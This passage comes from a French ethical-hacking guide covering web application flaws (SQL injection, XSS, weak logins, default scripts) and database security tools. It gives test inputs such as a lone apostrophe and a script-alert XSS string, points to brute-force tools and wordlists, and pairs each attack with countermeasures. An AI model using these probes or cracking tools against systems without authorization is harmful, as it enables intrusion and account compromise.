Les injections SQL peuvent être soit standard (basées sur une erreur), soit aveugles. Les injections basées sur une erreur exploitent les messages d'erreur que renvoie l'application pour expliquer que l'information reçue est incorrecte. Les injections SQL aveugles sont réalisées lorsque les messages d'erreur ont été désactivés. Le pirate ou son automate doivent dans ce cas deviner comment la base réagit aux attaques successives.

Bien que cela ne fonctionne pas toujours, vous pouvez facilement vérifier si une application Web est sensible à l'injection SQL. Il suffit de saisir un signe apostrophe isolé dans un champ de

formulaire ou à la fin de l'adresse URL. Si le système renvoie une erreur SQL, c'est que l'injection SQL est possible.

La qualité des analyseurs de faille en termes de détection des possibilités d'injection SQL est en général proportionnelle à leur prix. La Figure 15.4 montre plusieurs failles d'injection SQL détectées par l'analyseur **Netsparker**.

Figure 15.4 : Détection de failles d'injection SQL par Netsparker.

L'intérêt de Netsparker est qu'il permet, après avoir découvert l'injection SQL, de lancer son outil intégré d'exécution de

commandes SQL pour creuser la faille. Voir un écran se remplir d'une série d'injections SQL en pleine action aide vraiment à prouver la pertinence de vos campagnes d'évaluation de sécurité !

Lorsque vous découvrez une faille d'injection SQL, vous aurez peut-être envie de vous arrêter là et de ne pas tenter d'exploiter la faille, ce qui est compréhensible. Personnellement, j'aime voir jusqu'où je peux entrer dans une base. Je vous conseille donc d'utiliser toutes les possibilités d'injection SQL dont dispose votre analyseur pour pouvoir faire la démonstration de cette faiblesse à votre donneur d'ordre.

Si votre budget est restreint, adoptez un

outil d'injection SQL gratuit comme SQL Power Injector (www.sqlpowerinjector.com) ou le module de FireFox SQL Inject Me (https://addons.mozilla.org/en-us/firefox/addon/sql-inject-me).

J'entre en détail dans la sécurité des bases de données dans le Chapitre 16.

Attaque par script XSS (*cross-site scripting*)

Les attaques par injection de script tiers (XSS) font partie des plus fréquentes. Dès qu'une page Web affiche une saisie utilisateur, en général en JavaScript, sans la valider correctement, le danger est là. S'il n'y a pas de

filtrage des données saisies, le pirate peut forcer la page Web à faire exécuter un code malveillant sur n'importe quelle machine qui affiche la page.

L'attaque XSS peut par exemple afficher la page d'authentification d'un site factice. Si l'utilisateur saisit son identifiant et son mot de passe, les données sont récupérées par le serveur Web du pirate. Un script néfaste peut être envoyé vers l'ordinateur de la victime, pour qu'il soit exécuté avec les mêmes droits au niveau sécurité que le navigateur ou l'application de messagerie qui reçoit la page. Le code malveillant permet ensuite au pirate d'accéder aux cookies et à l'historique du navigateur, éventuellement d'installer un maliciel.

Vous pouvez facilement vérifier si votre application Web est sensible aux attaques XSS : cherchez un champ qui accepte des données utilisateurs, par exemple pour l'authentification ou pour les recherches. Saisissez dans le champ l'instruction JavaScript suivante :

```
&lt;script&gt;alert('XSS')&lt;/
script&gt;
```

Si vous voyez apparaître une fenêtre avec le message « XSS » (Figure 15.5), c'est que votre application est fragile. Vous pouvez également utiliser pour le test, le module **XSS-Me** de Firefox (https://addons.mozilla.org/en-US/firefox/addon/xss-me).

Figure 15.5 : Résultats de l'exécution d'un script dans le navigateur.

Un autre mode d'attaque XSS consiste à demander une interaction à l'utilisateur avec la fonction script nommée **`onmouseover`** (qui déclenche un événement quand la souris est sur l'objet sans clic). Vous avez tout intérêt à utiliser un analyseur automatisé pour vérifier les attaques XSS, par exemple **Netsparker** ou **Acunetix Web Vulnerability Scanner**. Cela dit, ces outils ne trouvent pas tous les mêmes problèmes XSS, ce qui doit vous inviter à en utiliser plusieurs, si

possible. La Figure 15.6 montre les failles XSS trouvées par l'outil d'Acunetix.




Figure 15.6 : Acunetix Web Vulnerability Scanner trouve les failles XSS d'une application Web.

Un autre outil qui détecte bien les failles XSS que les autres ne trouvent pas se nomme **AppSpider** (anciennement NTOSpider) de Rapid7 (`https://www.rapid7.com/products/appspider`). Je trouve qu'il est plus efficace que les autres dans les analyses authentifiées face à une application qui utilise une authentification multicritère. Ne négligez pas cet outil AppSpider et n'oubliez pas que plusieurs analyseurs seront toujours meilleurs. Souvenez-vous que les pirates vont tous les utiliser les uns après les autres.

Contre-mesures aux injections de données d'entrée

Il est nécessaire de filtrer les données entrant dans un site ou une application Web. Il faut s'assurer que les données reçues sont cohérentes avec les paramètres attendus. Si ce n'est pas le cas, l'application doit revenir à la page précédente ou déclencher une erreur. Elle ne doit jamais accepter les données incorrectes, pour les traiter et les renvoyer à l'utilisateur.

Tous ces soucis s'envolent si les développeurs adoptent de bonnes pratiques de codage sécurisé. Voici un aperçu de ces bonnes pratiques :

» Ne jamais afficher une valeur statique que le navigateur et l'utilisateur n'ont pas besoin de connaître. Ce genre de données doit rester du côté serveur dans l'application Web et extrait d'une base seulement quand elles sont requises.

» Supprimer des champs de saisie toutes les balises `<script>`.

» Désactiver les messages d'erreur détaillés des serveurs et bases de données.

Attaques des scripts usine

Un pirate peut par exemple voir et manipuler les fichiers d'un serveur Web à cause des faiblesses des scripts mal écrits, par exemple pour PHP ou ASP (*Active Server Page*). Ces faiblesses se retrouvent également dans les logiciels de gestion de contenu qui servent aux développeurs et aux services informatiques pour gérer les contenus des sites Web. Ce genre d'attaque est assez fréquent parce que le code mal écrit est librement accessible sur les sites. Les pirates aiment aussi profiter des scripts de démonstration installés sur les serveurs Web, et notamment sur les anciennes versions du serveur IIS de Microsoft.

Nombreux sont les développeurs Web et

webmasters qui utilisent des scripts, sans bien avoir compris leur fonctionnement, et sans les tester, ce qui favorise de sérieuses failles.

Pour vérifier les failles des scripts, vous pouvez les étudier manuellement ou utiliser un outil de recherche, comme la fonction de recherche du menu **Démarrer** de Windows ou l'outil **find** de Linux. Cherchez tous les noms d'utilisateur et mots de passe. Commencez vos recherches par les mots admin, root, user, ID, login, synodesignon, passwd, pwd, *etc.* Il est très rare qu'une information sensible doive être incorporée dans un script. C'est plus souvent le résultat d'une mauvaise habitude de développement qui préfère le confort à la sécurité.

STOCKAGE LOCAL D'INFORMATIONS SENSIBLES

Il m'arrive assez souvent, lors de mes tests de sécurité, de vérifier dans la mémoire vive (RAM) avec un éditeur si une application stocke des données sensibles telles que des mots de passe. Avec le navigateur Firefox ou Internet Explorer, je peux me servir de l'outil WinHex (`www.x-ways.net/winhex`) pour scruter l'espace mémoire du navigateur. Souvent, je trouve des identifiants et des mots de passe.

Avec les anciennes versions d'Internet Explorer, ces données restent accessibles en mémoire même après avoir quitté le site Web correspondant ou être sorti de l'application. Cela pose évidemment un sérieux risque si une autre personne a accès à la machine ou si la machine est infectée par un maliciel qui scrute la mémoire système. Ce stockage de données sensibles en mémoire pose également problème lorsque l'application se bloque ou lorsque le système s'arrête avec un vidage mémoire (DUMP). De plus, en cas d'avarie d'exécution, Microsoft et

d'autres fournisseurs de navigateur proposent à l'utilisateur d'envoyer des informations pour améliorer la sécurité du produit. Le fichier de vidage mémoire qu'ils veulent analyser traîne ensuite sur le disque dur avec ces informations confidentielles, et se retrouve à la merci d'une personne qui désire les exploiter.

Vous avez intérêt à chercher ce genre d'informations en mémoire pour votre application Web et tout programme indépendant qui a besoin d'authentifier l'utilisateur. Vos résultats risquent de vous surprendre. Il n'y a pas beaucoup de solutions, sauf à crypter les identifiants, parce que cette soi-disant fonction est gérée par une partie du navigateur Web que les développeurs ne peuvent pas maîtriser.

Ce genre de souci de sécurité du côté client survient lors de l'utilisation de requêtes HTTP de type GET au lieu de POST. Voici un exemple de requête GET vulnérable :

```
https://
www.monapp_web.fr/
access.
```

```
php?
username=kbeaver&amp;
password=WhAte
Vur!&amp;login=SoOn
```

Les requêtes GET sont souvent stockées dans le fichier d'historique du navigateur, dans les journaux du serveur Web et dans les fichiers journaux du proxy. Ces requêtes peuvent être retransmises à un site tiers au moyen du champ **Referrer** d'HTTP, dès que l'utilisateur visite cet autre site. Toutes ces faiblesses risquent de laisser les identifiants à portée de pirate, et donc permettre des accès illicites à l'application Web. Pour conclure : n'utilisez jamais de requête http GET pour les ouvertures de session, mais des requêtes POST. Cette faille simple est une raison suffisante pour crypter les disques durs de tous vos ordinateurs portables et de toute machine dont l'accès physique n'est pas assuré !

Contre-mesures aux attaques de

scripts

Voici comment vous pouvez vous protéger contre les attaques des scripts par défaut.

- Apprenez le fonctionnement des scripts avant de les déployer dans un environnement Web.
- Supprimez tous les scripts d'exemple et scripts par défaut du serveur avant de le mettre en ligne.
- Maintenez à jour votre logiciel de gestion de contenus, notamment s'il s'agit de WordPress qui est une cible favorite.

» N’utilisez jamais des scripts facilement téléchargeables qui contiennent des informations en clair. Ce serait une décision pousse-au-crime.

» Rendez plus stricts les droits d’accès aux fichiers dans les zones sensibles de l’application ou du site.

Mécanismes de login non sécurisés

Nombreux sont les sites Web qui demandent à l’utilisateur de s’identifier pour pouvoir utiliser l’application. Le mécanisme

d'authentification, ou d'ouverture de session, ne gère hélas pas toujours correctement le dialogue, et risque de donner à l'attaquant des indices pour réussir à pénétrer dans le système.

Pour vérifier si le mécanisme de login d'une application est sûr, cherchez à y accéder dans les conditions suivantes :

- identifiant utilisateur incorrect avec mot de passe correct ;
- identifiant utilisateur correct avec mot de passe incorrect ;
- identifiant et mot de passe incorrects.

Lorsque vous validez votre saisie, l'application va surtout afficher un

message indiquant que l'identifiant est incorrect ou que le mot de passe est incorrect. Parfois, c'est un message moins précis, du style « La combinaison identifiant et mot de passe est invalide ». Souvent, vous voyez également apparaître un code d'erreur dans l'adresse URL, comme le montrent les Figures 15.7 et 15.8.




Figure 15.7 : L'adresse
URL contient une erreur en cas

de saisie invalide de
l’identifiant.




Figure 15. 8 : L'adresse
URL montre une autre erreur

lorsque c'est le mot de passe qui était invalide.

Dans tous les cas, le processus est fragile, dès que l'application donne des indices. Le pirate peut par exemple savoir qu'il a le bon identifiant, ou le bon mot de passe. Si l'identifiant a été trouvé, ce qui est normalement plus facile, il peut immédiatement lancer un script pour traquer le mot de passe, ou inversement.

Poussez votre test d'ouverture de session plus loin au moyen d'un outil de forçage d'authentification tel que Brutus (`www.hoobie.net/brutus/index.html`), montré en Figure 15.9. Brutus sait casser les mécanismes d'authentification HTTP et de formulaire par les méthodes du dictionnaire et de la force brute.




Figure 15.9 : L'outil Brutus teste les mécanismes de login Web fragile.

Comme dans tout test de

mots de passe, l'opération peut être longue, et vous prenez le risque de bloquer des comptes utilisateurs. Procédez donc avec attention.

Un autre outil efficace pour traquer les mots de passe Web est THC-Hydra (https://tools.kali.org/password-attacks/hydra).

La plupart des outils d'analyse de failles Web du commerce sont livrés avec une fonction de craquage de mots de passe par dictionnaire, mais aucun de ceux que je connais ne sait lancer d'attaque par force brute, comme le fait Brutus. J'ai indiqué dans le Chapitre 8 que le succès de vos tests de craquage de mots de passe dépendait de la qualité de vos dictionnaires. Voici plusieurs sites donnant accès à des dictionnaires

et à d'autres listes de mots :

- ftp://ftp.cerias.purdue.edu/pub/dict ;
- https://packetstormsecurity.org/Crackers/wordlists ;
- www.outpost9.com/files/WordLists.html.

L'outil Acunetix Web Vulnerability Scanner réussit assez bien à trouver les mots de passe fragiles pendant ses analyses. J'ai même pu ainsi trouver des failles de mots de passe non détectées avec d'autres outils. Ce genre de découverte doit vous amener en général à pousser vos investigations.

Malheureusement, vous n'aurez souvent pas besoin d'outils pour traquer les mots de passe parce que de nombreux systèmes Web comme ceux de stockage, de vidéo sur IP, ainsi que les systèmes de filtrage physique sont mis en service en laissant les mots de passe prédéfinis en usine. Souvent, il s'agit de **password**, d'**admin** et parfois même il n'y en a pas. Certains mots de passe sont même définis dans le code source de la page d'accueil, comme celui de la caméra de surveillance en réseau visible dans les lignes 207 et 208 de la Figure 15.10.




Figure 15.10 : Les codes d'accès d'une caméra réseau

sont directement accessibles dans le code source HTML.

Contre-mesures

Voici les parades disponibles pour éviter les attaques sur vos applications Web causées par des authentifications trop peu robustes.

> »
> Les messages d'erreur renvoyés à l'utilisateur doivent rester très flous, et indiquer par exemple « La combinaison de votre ID et de votre mot de passe est invalide ». Rien de plus.

> »
> L'application ne doit jamais renvoyer un code d'erreur dans l'adresse URL qui

permettrait de distinguer un identifiant invalide d'un mot de passe invalide.

S'il faut envoyer un message URL, il doit être générique, comme celui-ci :

```
www.monapp_web.fr/
login.cgi?
success=false
```

Le message n'est pas très ergonomique, mais il masque le mécanisme et le traitement qui a été appliqué du côté serveur.

» Ajoutez un mécanisme de désignation manuelle CAPTCHA au formulaire Web pour éviter les tentatives de

craquage du mot de passe.

- Ajoutez un mécanisme de verrouillage au serveur Web ou à l'application pour bloquer le compte au bout de 10 échecs, à peu près. Servez-vous du mécanisme de suivi de session ou d'un module pare-feu d'application Web (dont je parle dans la prochaine section de ce chapitre).

- Personnalisez toujours les mots de passe par défaut définis par le fournisseur de chaque matériel ou logiciel. La règle est toujours la même : facile à mémoriser,

difficile à trouver.

Analyse de failles génériques pour les applications Web

Je tiens à rappeler qu'il faut réaliser des tests automatiques et des tests manuels de vos systèmes Web. C'est le seul moyen d'être exhaustif. Je vous conseille fortement d'adopter un outil polyvalent de test des applications Web tel qu'**Acunetix Web Vulnerability Scanner** ou **Netsparker**. C'est le seul moyen de découvrir certaines des failles les plus vicieuses. Exploitez ensuite les résultats de l'analyse en adoptant l'état d'esprit d'un pirate et les techniques

correspondantes. Vous devriez ainsi mettre en lumière les failles dont la suppression est impérieuse.

TEST DES APPLICATIONS WEB MODERNES

Les évolutions regroupées sous le terme de Web 2.0 ont transformé la façon d'utiliser Internet. Utilisées par YouTube, Facebook et Twitter, entre autres, les nouvelles technologies du côté serveur et du côté client se sont répandues à grande vitesse : services Web SOAP, Ajax, HTML5, *etc.* Il ne s'agit pas de nouveautés destinées à séduire clients et visiteurs : les entreprises ont compris leur intérêt et les développeurs sont avides de les adopter.

L'inconvénient est que ces technologies évoluées sont complexes, à tel point que les développeurs, les responsables qualité et sécurité ont du mal à garder le contrôle devant toutes les nouvelles failles qui s'ouvrent. Rassurez-vous : les nouvelles failles des applications restent similaires à celles que vous

connaissez déjà comme XSS, l'injection de code SQL et la modification des paramètres. La vigilance est de mise.

Voici quelques outils qui permettent de trouver les failles d'une application Web moderne :

- Web Developer (`http://chrispederick.com/work/web-developer`) pour analyser le code des scripts et réaliser des contrôles manuels.
- WSDigger de McAfee pour analyser les services Web.

La plupart des analyseurs de failles Web savent bien sûr eux aussi trouver les failles dans les nouvelles applications, si vous les mettez à jour.

Limitations des risques de sécurité Web

Pour maintenir un bon niveau de sécurité de

vos applications Web, vous devez être attentifs lors de vos efforts de tests d'intrusion et demander au développeur Web et aux fournisseurs de l'être également. Rester à l'affût des attaques rendues publiques et des techniques de protection. Rappeler au développeur et aux fournisseurs que la sécurité est la priorité de votre organisation. Je parle dans le Chapitre 20 des arguments à proposer pour motiver les autres à ce sujet.

Les références suivantes permettent de progresser dans la réalisation des tests et des attaques d'applications Web :

» **OWASP WebGoat Project** : https://www.owasp.org/index.php/

Category:OWASP_WebGoat_Project

»

Foundstone's Hacme Tools (recherchez MacAfee Hack-me).

Je vous conseille fortement d'aller découvrir ces outils et de les mettre en pratique.

La sécurité par l'obscurité

La technique de *sécurité par l'obscurité* consiste à cacher une information pour éviter de subir une attaque qui l'utiliserait. Cette technique permet effectivement de parer une infection par un ver ou l'action d'un script qui s'intéresse à certains types de scripts internes ou à certains ports HTTP par défaut :

»

Pour protéger une application Web et les bases de données qu'elle utilise, installez les logiciels sur des machines distinctes pour le serveur Web, pour l'application et pour le serveur de base de données.

Vous devez également tester les failles et durcir les systèmes d'exploitation des machines, en vous inspirant par exemple des parades décrites dans les Chapitres 12 et 13.

»

Activez les fonctions de sécurité internes du serveur Web pour contrôler les accès et isoler les processus,

comme par exemple l'isolation applicative du serveur IIS. Si une application Web est attaquée, vous ne risquez ainsi pas de bloquer les autres applications sur le même serveur.

- Adoptez un outil pour masquer l'identité du serveur Web, c'est-à-dire le rendre anonyme, comme l'outil **ServerMask** de Port 80 Software (https://www.port80software.com/products/servermask).

- Si le serveur Web est sous Linux, utilisez **IP Personality** (http://ippersonality.sourceforge.net) pour modifier

l'empreinte du système afin que le serveur ne soit pas identifiable.

» Faites exécuter l'application Web sur un autre port. Remplacez par exemple le port HTTP standard 80 ou le port HTTPS standard 443 par 8877. Si possible, faites fonctionner le serveur comme utilisateur sans privilèges particuliers, pas comme administrateur, superutilisateur ou système.

Ne vous contentez jamais de l'obscurité pour vous protéger. Un attaquant résolu pourra deviner que vous tentez de le mener en bateau.

Cela dit, la discrétion est toujours bienvenue en termes de sécurité.

Ajout d'un pare-feu spécifique

Pour protéger vos services Web, vous pouvez vous équiper d'un des moyens suivants :

- un pare-feu réseau avec détection d'intrusion (IPS) capable de détecter et bloquer les attaques contre les applications Web. Voyez les produits de WatchGuard (https://www.watchguard.com) et de Palo Alto Networks (https://www.paloaltonetworks.com) ;

» un service de détection d'intrusion sur serveur hôte comme ServerDefender VP (https://www.port80software.com/products/serverdefender) ou bien

» Un pare-feu tel que les suivants :

- **Barracuda Networks** : https://www.barracuda.com/products/webapplicationfirewall,
- **Cloudflare** : https://www.cloudflare.com/waf,
- **FortiNet** : https://www.fortinet.com/products/

web-application-firewall/fortiweb.html.

Ces programmes et équipements savent détecter certaines attaques en temps réel et donc les contrer avant tout dégât.

Analyse du code source

Les failles de sécurité prennent par définition naissance dans la phase de création des programmes, et elles devraient toutes être comblées à la fin de cette phase, ce qui n'est hélas pas le cas pour toutes. Une fois que vous avez fait le tour de vos tests de sécurité normaux, vous pouvez prolonger vos efforts en auscultant le code source. Vous allez ainsi trouver ce qu'aucun analyseur ni aucun test

d'exécution ne trouvera. N'ayez point peur ! C'est bien plus simple que supposé. Inutile de parcourir le code source ligne après ligne. Il n'est même pas obligatoire de savoir programmer, bien que cela simplifie les choses.

Voici quelques outils d'analyse statique du code source :

- **VisualCodeGrepper** : https://sourceforge.net/projects/visualcodegrepp ;
- **SonarQube** : https://www.sonarqube.org ;
- **PVS-Studio Analyzer** : https://www.viva64.com/en/pvs-studio.

L'analyse de code source permet souvent de trouver des failles

originales en complément de celles repérées par vos tests de sécurité classiques. Les applis Web sont fréquemment créées par de nouveaux développeurs qui n'ont pas encore appris comment éviter de laisser certaines failles dans les applications.

Mon expérience des outils payants d'analyse de code source ne m'a pas convaincu de l'intérêt d'y investir trop. Ils vont surtout se révéler utiles pour les applications complexes. Pour améliorer la sécurité des applications Web et mobiles, le plus important est de convaincre les développeurs et le contrôle qualité que c'est à eux d'abord de veiller à la qualité. C'est ainsi que vous renforcerez la sécurité de toute l'organisation.

Failles des applis pour équipements mobiles

En plus de l'analyse de code source, il y a lieu de vérifier quelques points spécifiques aux applications pour appareils mobiles. Traquez les mauvaises pratiques suivantes :

- clés de cryptages pour les bases de données stockées dans les fichiers des applis ;
- gestion imprudente des informations sensibles (par exemple, stockage local des données personnelles identifiables de façon accessible à l'utilisateur et aux

autres programmes) ;

- fragilité de l'ouverture de session (*login*) permettant de contourner la protection d'accès ;
- faiblesse des communications réseau, par exemple échange de données en clair ou protocoles surannés comme SSL ;
- mots de passe fragiles ou facultatifs.

Ces points sont pour l'essentiel traités par une analyse manuelle et un outil d'analyse réseau sans fil avec un relais proxy Web (tous éléments décrits dans les Chapitres 9 et 11).
Pensez aussi à appliquer

les techniques de recherche d'injection SQL aux points de dialogue des mobiles avec le service Web. Il faut absolument vérifier la sécurité des mobiles, comme celle de l'Internet des objets (IoT).

Chapitre 16
Bases de données et stockage

DANS CE CHAPITRE

- Chercher et exploiter les failles des bases
- Traquer les faiblesses du stockage
- Extirper des données sensibles
- Pallier les abus sur les bases et sur le stockage

Les attaques qui visent les bases de données et systèmes de stockage peuvent être dévastatrices, tout simplement parce que c'est là que sont les données, c'est-à-dire le capital d'une entreprise moderne. Les pirates le savent bien, et les utilisateurs malveillants

aussi. Certaines de ces attaques utilisent les techniques d'injection SQL vues dans le chapitre précédent. Découvrons les failles principales de ces deux sous-systèmes.

Une plongée dans les bases de données

Longtemps, les systèmes de gestion de bases de données, par exemple Microsoft SQL Server, MySQL ou Oracle, sont restés tapis dans l'ombre. Ce n'est vraiment plus le cas et leurs failles sont maintenant connues par le grand public, même celles du puissant éditeur Oracle qui pouvait prétendre dans le passé son système de gestion de bases de données (SGBD) comme non piratable.

Dorénavant, les bases Oracle souffrent des mêmes soucis que leurs concurrentes. Quasiment toutes les entreprises, petites ou grandes, doivent dorénavant protéger leurs bases de données avec grand soin, qu'elles résident sur des serveurs internes ou dans un nuage, d'autant qu'il est nécessaire dorénavant d'être en conformité avec des contraintes légales en termes de sécurité.

Outils d'évaluation des bases de données

Comme pour les réseaux sans fil, les systèmes d'exploitation et les autres composants d'un système, il faut adopter les bons outils pour trouver les faiblesses

dans la sécurité des bases de données. Voici ceux sur lesquels j'ai jeté mon dévolu :

- **Advanced SQL Password Recovery** (https://www.elcomsoft.com/asqlpr.html) pour craquer les mots de passe des bases Microsoft SQL Server.
- **Cain & Abel** (www.oxid.it/cain.html) pour craquer les mots de passe cryptés hash des bases.
- **Nexpose** (https://www.rapid7.com/products/nexpose) pour lancer des analyses de vulnérabilité en profondeur.

» **SQLPing3** (www.sqlsecurity.com/downloads) pour localiser les serveurs Microsoft SQL d'un réseau, chercher des mots de passe vides pour le compte **sa** de l'administrateur et lancer des attaques pour craquer les mots de passe avec un dictionnaire.

Vous y ajoutez un analyseur de vulnérabilité tel que Nexpose et un outil de lancement d'exploits tel que MetaSploit.

Localisation des bases dans le réseau

Pour évaluer la sécurité d'une base, il faut d'abord savoir où elle est située dans le réseau.

Je suis toujours étonné de rencontrer des administrateurs réseau qui ne savent pas exactement où sont les bases de données actives dans leur environnement. Cette situation est en partie causée par la possibilité pour les utilisateurs de télécharger et d'installer par eux-mêmes la version gratuite de SQL Server nommée **SQL Server Express**.

